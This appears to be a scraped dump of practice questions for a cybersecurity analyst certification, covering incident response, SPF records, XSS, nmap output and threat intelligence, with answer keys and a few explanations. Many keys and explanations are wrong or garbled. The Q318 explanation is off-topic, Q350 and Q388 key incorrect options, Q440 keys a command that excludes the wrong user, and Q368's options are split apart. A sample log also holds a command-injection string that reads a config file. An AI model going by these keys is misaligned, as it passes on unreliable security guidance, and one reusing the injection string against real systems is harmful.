
NEW QUESTION 318
- (Exam Topic 2)
An information security analyst discovered a virtual machine server was compromised by an attacker. Which of the following should be the FIRST step to confirm and respond to the incident?

A. Pause the virtual machine.
B. Shut down the virtual machine.
C. Take a snapshot of the virtual machine.
D. Remove the NIC from the virtual machine.

Answer: A

Explanation:
Enumeration is the process of discovering and listing information. Network enumeration is the process of discovering pieces of information that might be helpful in a network attack or compromise. There are several techniques used to perform enumeration and several tools that make the process easier for both testers and attackers. Let’s take a look at these techniques and tools.

NEW QUESTION 321
- (Exam Topic 2)
The steering committee for information security management annually reviews the security incident register for the organization to look for trends and systematic issues The steering committee wants to rank the risks based on past incidents to improve the security program for next year Below is the incident register for the organization.



Date	Department impacted	Incident	Impact
January 12	IT	SIEM log review was not performed in the month of January	- Known malicious IPs not blacklisted - No known company impact - Policy violation - Internal audit finding
March 16	HR	Termination of employee; did not remove access within 48-hour window	- No known impact - Policy violation - Internal audit finding
April 1	Engineering	Change control ticket not found	- No known impact - Policy violation - Internal audit finding
July 31	Company-wide	Service outage	- Backups failed - Unable to restore for three days - Policy violation
September 8	IT	Quarterly scans showed unpatched critical vulnerabilities (more than 90 days old)	- No known impact - Policy violation - Internal audit finding
November 24	Company-wide	Ransomware attack	- Backups failed - Unable to restore for five days - Policy violation
December 26	IT	Lost laptop at airport	- Cost of laptop $1,250

Which of the following should the organization consider investing in FIRST due to the potential impact of availability?

A. Hire a managed service provider to help with vulnerability management
B. Build a warm site in case of system outages
C. Invest in a failover and redundant system, as necessary
D. Hire additional staff for the IT department to assist with vulnerability management and log review

Answer: C

Explanation:
Both on July 31 and November 24, the organization could not restore multiple days due to missing disaster recovery plan. Therefore, failover systems are very important for this organization.

NEW QUESTION 326
- (Exam Topic 2)
The Chief Information Officer (CIO) for a large manufacturing organization has noticed a significant number of unknown devices with possible malware infections are on the organization's corporate network.
Which of the following would work BEST to prevent the issue?

A. Reconfigure the NAC solution to prevent access based on a full device profile and ensure antivirus is installed.
B. Segment the network to isolate all systems that contain highly sensitive information, such as intellectual property.
C. Implement certificate validation on the VPN to ensure only employees with the certificate can access the company network.
D. Update the antivirus configuration to enable behavioral and real-time analysis on all systems within the network.

Answer: A

NEW QUESTION 331
- (Exam Topic 2)

During the forensic analysis of a compromised machine, a security analyst discovers some binaries that are exhibiting abnormal behaviors. After extracting the strings, the analyst finds unexpected content Which of the following is the NEXT step the analyst should take?

A. Only allow whitelisted binaries to execute.
B. Run an antivirus against the binaries to check for malware.
C. Use file integrity monitoring to validate the digital signature.
D. Validate the binaries' hashes from a trusted source.

Answer: B

NEW QUESTION 334
- (Exam Topic 2)
A cybersecurity analyst is dissecting an intrusion down to the specific techniques and wants to organize them in a logical manner. Which of the following frameworks would BEST apply in this situation?

A. Pyramid of Pain
B. MITRE ATT&CK
C. Diamond Model of Intrusion Analysts
D. CVSS v3.0

Answer: B

NEW QUESTION 339
- (Exam Topic 2)
An organization that uses SPF has been notified emails sent via its authorized third-party partner are getting rejected A security analyst reviews the DNS entry and sees the following:
v=spf1 ip4:180.10.6.5 ip4:180.10.6.10 include:robustmail.com –all
The organization's primary mail server IP is 180.10 6.6, and the secondary mail server IP is 180.10.6.5. The organization's third-party mail provider is "Robust Mail" with the domain name robustmail.com.
Which of the following is the MOST likely reason for the rejected emails?

A. The wrong domain name is in the SPF record.
B. The primary and secondary email server IP addresses are out of sequence.
C. SPF version 1 does not support third-party providers
D. An incorrect IP version is being used.


Answer: A

NEW QUESTION 341
- (Exam Topic 2)
A cybersecurity analyst is investigating a potential incident affecting multiple systems on a company's internal network. Although there is a negligible impact to performance, the following symptom present on each of the affected systems:
• Existence of a new and unexpected svchost exe process
• Persistent, outbound TCP/IP connections to an unknown external host with routine keep-alives transferred
• DNS query logs showing successful name resolution for an Internet-resident dynamic DNS domain If this situation remains unresolved, which of the following will MOST likely occur?

A. The affected hosts may participate in a coordinated DDoS attack upon command
B. An adversary may leverage the affected hosts to reconfigure the company's router ACLs.
C. Key files on the affected hosts may become encrypted and require ransom payment for unlock.
D. The adversary may attempt to perform a man-in-the-middle attack.

Answer: C

NEW QUESTION 345
- (Exam Topic 2)
A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:



```
[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx
[*] XSS: Analyzing response #1…
[*] XSS: Analyzing response #2…
[*] XSS: Analyzing response #3…
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
```

Which of the following is the MOST likely reason for this vulnerability?

A. The developer set input validation protection on the specific field of search.aspx.
B. The developer did not set proper cross-site scripting protections in the header.
C. The developer did not implement default protections in the web application build.
D. The developer did not set proper cross-site request forgery protections.

Answer: A

NEW QUESTION 350
- (Exam Topic 2)
Which of the following session management techniques will help to prevent a session identifier from being stolen via an XSS attack?

A. Ensuring the session identifier length is sufficient
B. Creating proper session identifier entropy
C. Applying a secure attribute on session cookies
D. Utilizing transport layer encryption on all requests
E. Implementing session cookies with the HttpOnly flag

Answer: B

NEW QUESTION 352
- (Exam Topic 2)
A security analyst is reviewing the following requirements (or new time clocks that will be installed in a shipping warehouse:
• The clocks must be configured so they do not respond to ARP broadcasts.
• The server must be configured with static ARP entries for each clock. Which of the following types of attacks will this configuration mitigate?

A. Spoofing
B. Overflows
C. Rootkits
D. Sniffing

Answer: A

NEW QUESTION 355
- (Exam Topic 2)
A security analyst reviews a recent network capture and notices encrypted inbound traffic on TCP port 465 was coming into the company's network from a database server. Which of the following will the security analyst MOST likely identify as the reason for the traffic on this port?

A. The server is receiving a secure connection using the new TLS 1.3 standard
B. Someone has configured an unauthorized SMTP application over SSL
C. The traffic is common static data that Windows servers send to Microsoft
D. A connection from the database to the web front end is communicating on the port

Answer: B

NEW QUESTION 357
- (Exam Topic 2)
While reviewing log files, a security analyst uncovers a brute-force attack that is being performed against an external webmail portal. Which of the following would be BEST to prevent this type of attack from beinq successful?

A. Implement MFA on the email portal using out-of-band code delivery.
B. Create a new rule in the IDS that triggers an alert on repeated login attempts
C. Leverage password filters to prevent weak passwords on employee accounts from being exploited.
D. Alter the lockout policy to ensure users are permanently locked out after five attempts.
E. Configure a WAF with brute force protection rules in block mode

Answer: A

NEW QUESTION 361
- (Exam Topic 2)
Which of the following sources will provide the MOST relevant threat intelligence data to the security team of a dental care network?

A. Open threat exchange
B. H-ISAC
C. Dark web chatter
D. Dental forums

Answer: B

NEW QUESTION 366
- (Exam Topic 2)
A company recently experienced multiple DNS DDoS attacks, and the information security analyst must provide a DDoS solution to deploy in the company's datacenter Which of the following would BEST prevent future attacks?

A. Configure a sinkhole on the router.
B. Buy a UTM to block the number of requests.
C. Route the queries on the DNS server to 127.0.0.1.
D. Call the Internet service provider to block the attack.

Answer: A


NEW QUESTION 368
- (Exam Topic 2)
A company’s Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user’s activity session. Which of the following is the BEST technique to address the CISO’s concerns?

A. Configure DLP to reject all changes to the files without pre-authorizatio
B. Monitor the files for unauthorized changes.

C. Regularly use SHA-256 to hash the directory containing the sensitive informatio
D. Monitor the files for unauthorized changes.
E. Place a legal hold on the file
F. Require authorized users to abide by a strict time context access policy.Monitor the files for unauthorized changes.
G. Use Wireshark to scan all traffic to and from the director
H. Monitor the files for unauthorized changes.

Answer: AC

NEW QUESTION 372
- (Exam Topic 2)
An organization wants to mitigate against risks associated with network reconnaissance. ICMP is already blocked at the firewall; however, a penetration testing team has been able to perform reconnaissance against the organization’s network and identify active hosts. An analyst sees the following output from a packet capture:



```
192.168.2.3 (eth0 192.168.2.3): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.2.3 ttl=64 id=12345 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
```

Which of the following phrases from the output provides information on how the testing team is successfully getting around the ICMP firewall rule?

A. flags=RA indicates the testing team is using a Christmas tree attack
B. ttl=64 indicates the testing team is setting the time to live below the firewall’s threshold
C. 0 data bytes indicates the testing team is crafting empty ICMP packets
D. NO FLAGS are set indicates the testing team is using hping

Answer: D

NEW QUESTION 374
- (Exam Topic 2)
A security analyst is generating a list of recommendations for the company's insecure API. Which of the following is the BEST parameter mitigation rec

A. Implement parameterized queries.
B. Use effective authentication and authorization methods.
C. Validate all incoming data.
D. Use TLs for all data exchanges.

Answer: D

NEW QUESTION 379
- (Exam Topic 1)
A new on-premises application server was recently installed on the network. Remote access to the server was enabled for vendor support on required ports, but recent security reports show large amounts of data are being sent to various unauthorized networks through those ports. Which of the following configuration changes must be implemented to resolve this security issue while still allowing remote vendor access?

A. Apply a firewall application server rule.
B. Whitelist the application server.
C. Sandbox the application server.
D. Enable port security.
E. Block the unauthorized networks.

Answer: B

NEW QUESTION 384
- (Exam Topic 1)
An analyst is investigating an anomalous event reported by the SOC. After reviewing the system logs the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event constitutes an incident?

A. Patching logs
B. Threat feed
C. Backup logs
D. Change requests
E. Data classification matrix

Answer: D

NEW QUESTION 388
- (Exam Topic 1)
Which of the following are components of the intelligence cycle? (Select TWO.)

A. Collection
B. Normalization
C. Response
D. Analysis
E. Correction
F. Dissension

Answer: BE

NEW QUESTION 391
- (Exam Topic 1)
A large software company wants to move «s source control and deployment pipelines into a cloud-computing environment. Due to the nature of the business management determines the recovery time objective needs to be within one hour. Which of the following strategies would put the company in the BEST position to achieve the desired recovery time?

A. Establish an alternate site with active replication to other regions
B. Configure a duplicate environment in the same region and load balance between both instances
C. Set up every cloud component with duplicated copies and auto scaling turned on
D. Create a duplicate copy on premises that can be used for failover in a disaster situation

Answer: A

NEW QUESTION 392
- (Exam Topic 1)
Ann, a user, reports to the security team that her browser began redirecting her to random sites while using her Windows laptop. Ann further reports that the OS shows the C: drive is out of space despite having plenty of space recently. Ann claims she not downloaded anything. The security team obtains the laptop and begins to investigate, noting the following:
- File access auditing is turned off.
- When clearing up disk space to make the laptop functional, files that appear to be cached web pages are immediately created in a temporary directory, filling up the available drive space.
- All processes running appear to be legitimate processes for this user and machine.
- Network traffic spikes when the space is cleared on the laptop.
- No browser is open.

Which of the following initial actions and tools would provide the BEST approach to determining what is happening?

A. Delete the temporary files, run an Nmap scan, and utilize Burp Suite.
B. Disable the network connection, check Sysinternals Process Explorer, and review netstat output.
C. Perform a hard power down of the laptop, take a dd image, and analyze with FTK.
D. Review logins to the laptop, search Windows Event Viewer, and review Wireshark captures.

Answer: B

NEW QUESTION 394
- (Exam Topic 1)
An information security analyst observes anomalous behavior on the SCADA devices in a power plant. This behavior results in the industrial generators overheating and destabilizing the power supply.
Which of the following would BEST identify potential indicators of compromise?

A. Use Burp Suite to capture packets to the SCADA device's IP.
B. Use tcpdump to capture packets from the SCADA device IP.
C. Use Wireshark to capture packets between SCADA devices and the management system.
D. Use Nmap to capture packets from the management system to the SCADA devices.

Answer: C

NEW QUESTION 399
- (Exam Topic 1)
An organization wants to move non-essential services into a cloud computing environment. Management has a cost focus and would like to achieve a recovery time objective of 12 hours. Which of the following cloud recovery strategies would work BEST to attain the desired outcome?

A. Duplicate all services in another instance and load balance between the instances.
B. Establish a hot site with active replication to another region within the same cloud provider.
C. Set up a warm disaster recovery site with the same cloud provider in a different region
D. Configure the systems with a cold site at another cloud provider that can be used for failover.

Answer: C

Explanation:
A hot site is always ready to take over the primary site's workload, so wouldn't it be more cost-effective in the long run? Additionally, a hot site would provide faster recovery times and better protection against data loss compared to a warm site.

NEW QUESTION 403
- (Exam Topic 1)
A security analyst recently discovered two unauthorized hosts on the campus's wireless network segment from a man-m-the-middle attack .The security analyst also verified that privileges were not escalated, and the two devices did not gain access to other network devices Which of the following would BEST mitigate and improve the security posture of the wireless network for this type of attack?

A. Enable MAC filtering on the wireless router and suggest a stronger encryption for the wireless network,
B. Change the SSID, strengthen the passcode, and implement MAC filtering on the wireless router.
C. Enable MAC filtering on the wireless router and create a whitelist that allows devices on the network
D. Conduct a wireless survey to determine if the wireless strength needs to be reduced.

Answer: A

NEW QUESTION 405

- (Exam Topic 1)
A cybersecurity analyst is supporting an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

A. Requirements analysis and collection planning
B. Containment and eradication
C. Recovery and post-incident review
D. Indicator enrichment and research pivoting


Answer: A

NEW QUESTION 409
- (Exam Topic 1)
An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.
Which of the following can be inferred from this activity?

A. 10.200.2.0/24 is infected with ransomware.
B. 10.200.2.0/24 is not routable address space.
C. 10.200.2.5 is a rogue endpoint.
D. 10.200.2.5 is exfiltrating datA.

Answer: D

NEW QUESTION 413
- (Exam Topic 1)
An analyst performs a routine scan of a host using Nmap and receives the following output:



```
$ nmap -sS 10.0.3.1
Starting Nmap 8.9 (http://nmap.org) at 2019-01-19 12:03 PST
Nmap scan report for 10.0.3.1
Host is up (0.00098s latency).
Not shown: 979 closed ports

PORT     STATE     SERVICE
20/tcp   filtered  ftp-data
21/tcp   filtered  ftp
22/tcp   open      ssh
23/tcp   open      telnet
80/tcp   open      http

Nmap done: 1 IP address (1 host up) scanned in 0.840 seconds
```

Which of the following should the analyst investigate FIRST?

A. Port 21
B. Port 22
C. Port 23
D. Port 80

Answer: A

NEW QUESTION 418
- (Exam Topic 1)
A security analyst has been alerted to several emails that snow evidence an employee is planning malicious activities that involve employee Pll on the network before leaving the organization. The security analysis BEST response would be to coordinate with the legal department and:

A. the public relations department
B. senior leadership
C. law enforcement
D. the human resources department

Answer: D

NEW QUESTION 423
- (Exam Topic 1)
A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic.
Which of the following would BEST accomplish this goal?

A. Continuous integration and deployment
B. Automation and orchestration
C. Static and dynamic analysis
D. Information sharing and analysis


Answer: B

NEW QUESTION 424
- (Exam Topic 1)
Which of the following will allow different cloud instances to share various types of data with a minimal amount of complexity?

A. Reverse engineering
B. Application log collectors
C. Workflow orchestration
D. API integration
E. Scripting

Answer: D

NEW QUESTION 426
- (Exam Topic 1)
A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfilltrated?

A. Monday's logs
B. Tuesday's logs
C. Wednesday's logs
D. Thursday's logs

Answer: D

NEW QUESTION 428
- (Exam Topic 1)
A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database.
Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)

A. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.
B. Remove the servers reported to have high and medium vulnerabilities.
C. Tag the computers with critical findings as a business risk acceptance.
D. Manually patch the computers on the network, as recommended on the CVE website.
E. Harden the hosts on the network, as recommended by the NIST framework.
F. Resolve the monthly job issues and test them before applying them to the production network.

Answer: CE

NEW QUESTION 431
- (Exam Topic 1)
A company recently experienced a break-in whereby a number of hardware assets were stolen through unauthorized access at the back of the building. Which of the following would BEST prevent this type of theft from occurring in the future?

A. Motion detection
B. Perimeter fencing
C. Monitored security cameras
D. Badged entry

Answer: A

NEW QUESTION 433

- (Exam Topic 1)
A security manager has asked an analyst to provide feedback on the results of a penetration lest. After reviewing the results the manager requests information regarding the possible exploitation of vulnerabilities Much of the following information data points would be MOST useful for the analyst to provide to the security manager who would then communicate the risk factors to senior management? (Select TWO)

A. Probability
B. Adversary capability
C. Attack vector
D. Impact
E. Classification
F. Indicators of compromise


Answer: AD

NEW QUESTION 438
- (Exam Topic 1)
An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a more proactive stance for security investigations. Which of the following would BEST meet that goal?

A. Root-cause analysis
B. Active response
C. Advanced antivirus
D. Information-sharing community
E. Threat hunting

Answer: E

NEW QUESTION 440
- (Exam Topic 1)
A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:



```
Line   User        Time              Command                     Result
36570  DEV12       02.01.13.151219   KICK DEV27                  OK
36571  JAVASHARK   02.01.13.151255   JOIN #CHATOPS e32kk10       OK
36572  DEV12       02.01.13.151325   PART #CHATOPS               OK
36573  CHATTER14   02.01.13.151327   JOIN';CAT ../etc/config'    OK
36574  PYTHONFUN   02.01.13.151330   PRIVMSG DEV99 "?"           OK
36575  DEV99       02.01.13.151358   PRIVMSG PYTHONFUN "OK"      OK
```

Which of the following commands would work BEST to achieve the desired result?

A. grep -v chatter14 chat.log
B. grep -i pythonfun chat.log
C. grep -i javashark chat.log
D. grep -v javashark chat.log
E. grep -v pythonfun chat.log
F. grep -i chatter14 chat.log

Answer: D

NEW QUESTION 444
- (Exam Topic 1)
The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization’s email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication?

A. Post of the company blog
B. Corporate-hosted encrypted email
C. VoIP phone call
D. Summary sent by certified mail
E. Externally hosted instant message

Answer: C

NEW QUESTION 445
- (Exam Topic 1)
When attempting to do a stealth scan against a system that does not respond to ping, which of the following Nmap commands BEST accomplishes that goal?

A. nmap –sA –O <system> -noping
B. nmap –sT –O <system> -P0
C. nmap –sS –O <system> -P0
D. nmap –sQ –O <system> -P0

